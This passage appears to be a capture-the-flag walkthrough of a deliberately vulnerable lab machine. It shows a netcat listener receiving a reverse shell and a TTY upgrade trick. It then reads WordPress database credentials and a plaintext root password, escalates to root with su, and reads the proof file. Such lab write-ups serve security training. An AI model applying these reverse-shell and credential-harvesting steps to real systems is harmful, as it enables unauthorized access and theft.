
```
root@kali:~/pwn/evm# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.0.2.57] from (UNKNOWN) [10.0.2.80] 43626
sh: 0: getcwd() failed: No such file or directory
/bin/sh: 0: can't access tty; job control turned off
$ pwd
```

Fully interactive shell, using phineas fisher's magic:

1. python -c "import pty; pty. spawn('/bin/bash')
2. CTRL-Z
3. stty raw -echo
4. fg
5. clear
6. stty rows 35 cols 168




```
root@kali:~/pwn/evm# stty -a
speed 38400 baud; rows 35; columns 168; line = 0;
```




```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/$ export TERM='xterm'
='clear'@ubuntu-extermely-vulnerable-m4ch1ine:/$ alias lsf='ls -Flah'; alias cls
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/$ stty rows 35 cols 168
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/$ lsf
```

Gathering db creds:




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'vulnwp' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', '123' );
```

Enumerating users on the webserver:




```
rooter:x:1000:1000:root3r,,,:/home/rooter:/bin/bash
```

Enumerating user's home directory:




```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home$ cd root3r/
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ lsf
total 40K
drwxr-xr-x 3 www-data www-data 4.0K Nov  1 15:50 ./
drwxr-xr-x 3 root     root     4.0K Oct 30 13:35 ../
-rw-r--r-- 1 www-data www-data  515 Oct 30 12:20 .bash_history
-rw-r--r-- 1 www-data www-data  220 Oct 30 12:00 .bash_logout
-rw-r--r-- 1 www-data www-data 3.7K Oct 30 12:00 .bashrc
drwxr-xr-x 2 www-data www-data 4.0K Oct 30 12:04 .cache/
-rw-r--r-- 1 www-data www-data   22 Oct 30 12:06 .mysql_history
-rw-r--r-- 1 www-data www-data  655 Oct 30 12:00 .profile
-rw-r--r-- 1 www-data www-data    8 Oct 31 16:20 .root_password_ssh.txt
-rw-r--r-- 1 www-data www-data    0 Oct 30 12:11 .sudo_as_admin_successful
-rw-r--r-- 1 root     root        4 Nov  1 14:41 test.txt
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ cat .root_password_ssh.txt
willy26
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ 
```

Privilege escalation



```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ su root
Password:
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# 
```

Getting proof.txt



```
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd /root
root@ubuntu-extermely-vulnerable-m4ch1ine:~# ls -lah
total 36K
drwx------  4 root root 4.0K Nov  1 15:50 .
drwxr-xr-x 23 root root 4.0K Oct 30 11:48 ..
-rw-------  1 root root 3.2K Nov  1 15:52 .bash_history
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
drwx------  2 root root 4.0K Oct 30 12:42 .cache
-rw-------  1 root root  304 Oct 31 17:41 .mysql_history
drwxr-xr-x  2 root root 4.0K Oct 30 13:27 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   47 Nov  1 14:05 proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:~# 
```